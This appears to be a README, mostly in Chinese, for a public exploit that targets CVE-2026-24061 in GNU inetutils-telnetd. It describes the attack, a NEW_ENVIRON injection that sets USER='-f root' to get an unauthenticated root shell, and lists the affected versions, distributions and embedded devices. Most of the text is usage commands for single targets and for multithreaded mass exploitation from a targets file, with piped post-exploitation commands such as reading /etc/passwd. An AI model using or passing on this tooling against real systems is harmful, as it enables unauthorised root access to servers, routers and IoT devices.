


GNU inetutils-telnetd 版本 - 通过 CRLF 注入实现认证绕过并获取即时 root shell
本漏洞利用程序针对 CVE-2026-24061,这是 GNU inetutils-telnetd 中的一个严重远程认证绕过漏洞。通过注入精心构造的 NEW_ENVIRON 载荷并设置 USER='-f root',可绕过认证并在无需任何凭据的情况下获取即时 root shell。
注意:
basic_exploit.sh脚本是exploit.sh的简化、快速版本;但建议使用exploit.sh以获得完整功能。
| 类别 | 特性 |
|---|---|
| 漏洞利用 | [+] 通过 CRLF 注入实现认证绕过 [+] 即时 Root Shell [+] 自定义用户注入(-f admin、-f user) |
| 扫描 | [+] 单目标利用 [+] 从文件批量利用 [+] 多线程(可配置线程数) [+] 自定义端口支持 |
| 高级功能 | [+] 管道模式(通过 stdin 执行命令) [+] 会话保活 [+] 重试机制 [+] 超时控制 |
| 易用性 | [+] 彩色输出(colorama) [+] 双语言实现(Python 与 Bash) [+] 详细/调试模式 |
| 产品 | 版本 |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| 受影响的 Linux 发行版 | Debian、CentOS、Ubuntu 及其衍生发行版(Zorin OS、Linux Mint、Pop!_OS 和 Elementary OS) |
| 嵌入式设备 | NAS、IoT、路由器 |
[!] 免责声明:本工具仅用于经授权的安全测试和教育目的。未经授权的访问属于违法行为。
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| 短参数 | 长参数 | 描述 | 默认值 |
|---|---|---|---|
-u | --url | 目标 IP 地址 | 必填 |
-p | --port | 目标端口 | 23 |
-l | --list | 包含目标列表的文件 | 无 |
-m | --max-threads | 批量利用的最大线程数 | 10 |
-usr | --username | 要注入的用户名 | root |
-t | --timeout | Socket 超时时间(秒) | 10 |
-r | --retries | 重试次数 | 3 |
-v | --verbose | 启用调试输出 | False |
--keep-alive | 利用后保持会话存活 | False |
查看我的其他漏洞利用仓库: